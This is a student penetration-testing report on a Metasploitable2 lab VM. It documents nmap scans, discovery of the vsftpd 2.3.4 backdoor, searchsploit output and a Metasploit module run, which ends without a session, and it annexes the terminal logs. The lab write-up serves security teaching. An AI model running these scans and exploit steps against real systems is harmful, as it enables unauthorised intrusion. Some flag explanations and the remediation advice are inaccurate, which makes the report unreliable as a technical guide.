Penetration Testing Report

Lauren Dassinger

12/5/2022

—

Vulnerability Management and Penetration Testing

—

Mr. Miller

Contents

1. Executive Summary 3
2. Introduction 4
3. Scope 4
4. Discovered Vulnerabilities..... 4
5. Exploitation 5
6. Recommendation 5
    a. Remediation 5
7. Conclusion 5

Annex A – Commands 6

Annex B – Details Results from Tools..... 7-14

Executive Summary

When looking at a network system, there are various ways to see the vulnerability. During my exploration, I could use the proper command to investigate top ports and others that may have needed to be noticed. As you will see in this report, I will exploit one port and recommend how to close it. The port chosen was FTP Port 21. This port holds critical information, such as usernames and passwords. This vulnerability could mean hackers have access to vital information after cracking into the system. Recommendations include having the employees change their passwords every 90 days, ensuring the proper firewalls are in place, and monitoring emails for phishing links.

Introduction

The purpose of this report is to inform the business decisions to obtain knowledge on vulnerabilities, how it impacts the business, exploitation, and strategic recommendations. This report will detail how the vulnerability exists and suggestions on how to fix them. Understanding the vulnerabilities and how to defend against them will help protect the sensitive data stored within the system.

Scope

The purpose of this report is to acknowledge where the vulnerability lies and methods for preventing exploitation in the future. Within my exploration, I was able to find 23 open ports. Having this many open ports is concerning for the number of open ports shown due to the accessibilities it has with hackers having access to essential data inside the company. If data is easily accessible could cause our clients' data to be bought and sold across the internet.

Discovered Vulnerability

When I first tried nmap with the IP address, it only showed a handful of open ports. Yet when using -sS -A -T4 -p- (IP address), I could see open ports and complete statuses. With this information, I could know the commands needed to gain access. I then used the command ls -al /usr/share/scripts/ | grep -e “ftp-“ for enumeration. I was able to find a backdoor script. Using that script, I checked the vulnerability for port 21. By using the nmap -sV -p 21 –script ftp-vsftpd-backdoor (IP address), I could see the exposure and how to gain access to it.

Exploitation

To complete the exploitation, I searched for the exploit title that matched what I was searching for, Backdoor Command Execution (Metasploit). Once I obtained the version needed to run Metasploit. When I gained access to the Metasploit console, I searched for that module to get root access. I then searched for the exploit script. I used that script to show the options I could exploit. I found that RHOSTS was a target IP address and port on the FTP server running. Having that information, I ran the command set RHOSTS (IP address). From there, I can explore more, such as using Python.

Recommendations

When defending against vulnerabilities, it is crucial to understand how they can be protected from a proactive standpoint. In particular, to safeguard against FTP attacks are by have the employees change their passwords every 90 days, ensure the proper firewalls are in place and monitor emails for phishing links.

Remediation

There needs to be a meeting with all department managers to discuss ways to start these new procedures. First, by getting the development team to automatically have a pop-up notification when it has been 90 days since the password has been changed. Next, by working out different programs or creating a program to implement so that attacks cannot come through. Lastly, having training sessions with all department employees on what to look out for. Examples include an email, someone calling in attempting to get information, or someone walking to the front desk to gain knowledge. Security needs to be on the entire staff's mind. Ensuring the safety of data should be a top priority.

Conclusion

With so many different vulnerabilities, it is safe to say there is work that needs to be done. Knowing now that the report has offered, there is light on tasks that need repairing before damage is done and data is leaked. Network security is rarely discussed in weekly meetings. Now that the vulnerability is exposed, there needs to be a discussion on how this will be worked out as a team.

Annex A

Commands:

-sS is TCP SYN, which just means it is stealth and speeds up the process
-A is enables version and OS detection, traceroute, and script scanning
-T4 is for faster execution and evades detection
-p- is a range of ports

---

ls list files in a folder or directory
/usr/share/scripts/ is a file
grep it allows to narrow down results
-e is to use specified interface
"ftp-" is the location I am looking for within the script

-sV is a way to explore open ports to determine the service and vision information
-p 21 is the port I need
-- script is a script scan
ftp-vsftpd-backdoor (ip address) is the script I copied from the earlier command

Annex B


Oracle VM VirtualBox Manager
File Machine Help
Tools
Kali Linux
Running
MSEdge - Win10
Powered Off
metasploitable3-win2k8
Powered Off
metasploitable2-Linux
Running
New
Add
Settings
Discard
Show
General
Name: Kali Linux
Operating System: Linux 2.6 / 3.x / 4.x / 5.x (64-bit)
System
Base Memory: 2048 MB
Processors: 2
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, KVM Paravirtualization
Display
Video Memory: 64 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled
Storage
Controller: IDE
IDE Secondary Device 0: [Optical Drive] Empty
Controller: SATA
SATA Port 0: Kali Linux.vdi (Normal, 24.99 GB)
Audio
Host Driver: Default
Controller: ICH AC97
Network
Adapter 1: Intel PRO/1000 MT Desktop (Host-only Adapter, 'VirtualBox Host-Only Ethernet Adapter')
Adapter 2: Intel PRO/1000 MT Desktop (NAT)
USB
USB Controller: OHCI, EHCI
Device Filters: 0 (0 active)
Shared folders
None
Description
None
Preview
KALI

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:fe78:c4ab  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:78:c4:ab  txqueuelen 1000  (Ethernet)
        RX packets 38  bytes 15540 (15.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 33  bytes 10792 (10.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ether 08:00:27:67:de:ce  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180

 ──────────────────────────────────────────────────────────────────
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 ──────────────────────────────────────────────────────────────────
 192.168.56.1    0a:00:27:00:00:06      1      60  Unknown vendor
 192.168.56.100  08:00:27:04:f4:27      1      60  PCS Systemtechnik GmbH
 192.168.56.104  08:00:27:9d:af:1e      1      60  PCS Systemtechnik GmbH
```

```
┌──(root㉿kali)-[~]
└─# nmap -sn 192.168.56.1/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-03 14:37 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.00031s latency).
MAC Address: 0A:00:27:00:00:06 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.0015s latency).
MAC Address: 08:00:27:04:F4:27 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.104
Host is up (0.00065s latency).
MAC Address: 08:00:27:9D:AF:1E (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.81 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sP 192.168.56.*
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-02 09:37 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00052s latency).
Nmap scan report for 192.168.56.104
Host is up (0.0032s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 6.39 seconds

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.56.104
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-01 22:17 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00011s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.41 seconds
```

```
┌──(root㉿kali)-[~]
└─# ping 192.168.56.104
PING 192.168.56.104 (192.168.56.104) 56(84) bytes of data.
64 bytes from 192.168.56.104: icmp_seq=1 ttl=64 time=0.453 ms
64 bytes from 192.168.56.104: icmp_seq=2 ttl=64 time=0.464 ms
^C
— 192.168.56.104 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1007ms
rtt min/avg/max/mdev = 0.453/0.458/0.464/0.005 ms
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -top-ports 15 192.168.56.104
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-02 09:46 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00045s latency).

PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
23/tcp   open   telnet
25/tcp   open   smtp
53/tcp   open   domain
80/tcp   open   http
110/tcp  closed pop3
135/tcp  closed msrpc
139/tcp  open   netbios-ssn
143/tcp  closed imap
443/tcp  closed https
445/tcp  open   microsoft-ds
3306/tcp open   mysql
3389/tcp closed ms-wbt-server
8080/tcp closed http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```


```
┌──(root㉿kali)-[~]
└─# nmap -top-ports 15 192.168.56.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-03 14:13 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.0000040s latency).

PORT     STATE  SERVICE
21/tcp   closed ftp
22/tcp   closed ssh
23/tcp   closed telnet
25/tcp   closed smtp
53/tcp   closed domain
80/tcp   closed http
110/tcp  closed pop3
135/tcp  closed msrpc
139/tcp  closed netbios-ssn
143/tcp  closed imap
443/tcp  closed https
445/tcp  closed microsoft-ds
3306/tcp closed mysql
3389/tcp closed ms-wbt-server
8080/tcp closed http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```


```
┌──(root㉿kali)-[~]
└─# nmap -sS -A -T4 -p- 192.168.56.104
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-03 14:46 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:01:05 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 14:47 (0:00:02 remaining)
Nmap scan report for 192.168.56.104
Host is up (0.00073s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet      Linux telnetd
```

```
┌──(root㉿kali)-[~]
└─# ls -al /usr/share/nmap/scripts/ | grep -e "ftp-"
-rw-r--r-- 1 root root  4530 Jan 18  2022 ftp-anon.nse
-rw-r--r-- 1 root root  3253 Jan 18  2022 ftp-bounce.nse
-rw-r--r-- 1 root root  3108 Jan 18  2022 ftp-brute.nse
-rw-r--r-- 1 root root  3272 Jan 18  2022 ftp-libopie.nse
-rw-r--r-- 1 root root  3290 Jan 18  2022 ftp-proftpd-backdoor.nse
-rw-r--r-- 1 root root  3768 Jan 18  2022 ftp-syst.nse
-rw-r--r-- 1 root root  6021 Jan 18  2022 ftp-vsftpd-backdoor.nse
-rw-r--r-- 1 root root  5923 Jan 18  2022 ftp-vuln-cve2010-4221.nse
-rw-r--r-- 1 root root  5736 Jan 18  2022 tftp-enum.nse
```


```
┌──(root㉿kali)-[~]
└─# nmap -sV -p 21 --script ftp-vsftpd-backdoor 192.168.56.104

Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-03 15:17 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00063s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://www.securityfocus.com/bid/48539
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
MAC Address: 08:00:27:9D:AF:1E (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.38 seconds
```

```
┌──(root㉿kali)-[~]
└─# searchsploit vsftpd
------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                           |  Path
------------------------------------------------------------------------- ---------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption           | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)           | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)           | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                         | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                                | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                   | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                                  | multiple/remote/49719.py
------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```





http://192.168.56.104


of IDENTIFIER was here
METASPLOIT by Rapid7
RECON
EXPLOIT
[msf >]
PAYLOAD
LOOT
=[metasploit v6.2.9-dev
+ -- --=[2230 exploits - 1177 auxiliary - 398 post
+ -- --=[867 payloads - 45 encoders - 11 nops
+ -- --=[9 evasion
Metasploit tip: Display the Framework log using the
log command, learn more with help log
msf6 > search vsftpd
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 >

```
   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initi
 constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous defi
 of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initi
 constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous defi
 of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initi
 constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous defi
 of IDENTIFIER was here
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.104
RHOSTS ⇒ 192.168.56.104
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.104:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.104:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
[sudo] password for kali:
┌──(root㉿kali)-[~]
└─# apt install openssh-server
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  libc-bin libc-dev-bin libc-l10n libc6 libc6-dev libc6-i386 libssl3 locales openssh-client openssh-sftp-server openssl runit-helper
Suggested packages:
  glibc-doc libnss-nis libnss-nisplus manpages-dev keychain libpam-ssh monkeysphere ssh-askpass molly-guard ufw
Recommended packages:
  manpages-dev libc-devtools
The following packages will be upgraded:
  libc-bin libc-dev-bin libc-l10n libc6 libc6-dev libc6-i386 libssl3 locales openssh-client openssh-server openssh-sftp-server openssl runit-hel
13 upgraded, 0 newly installed, 0 to remove and 992 not upgraded.
Need to get 17.3 MB of archives.
After this operation, 3,969 kB disk space will be freed.
Do you want to continue? [Y/n]
```

```
└─# apt install openssh-server
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
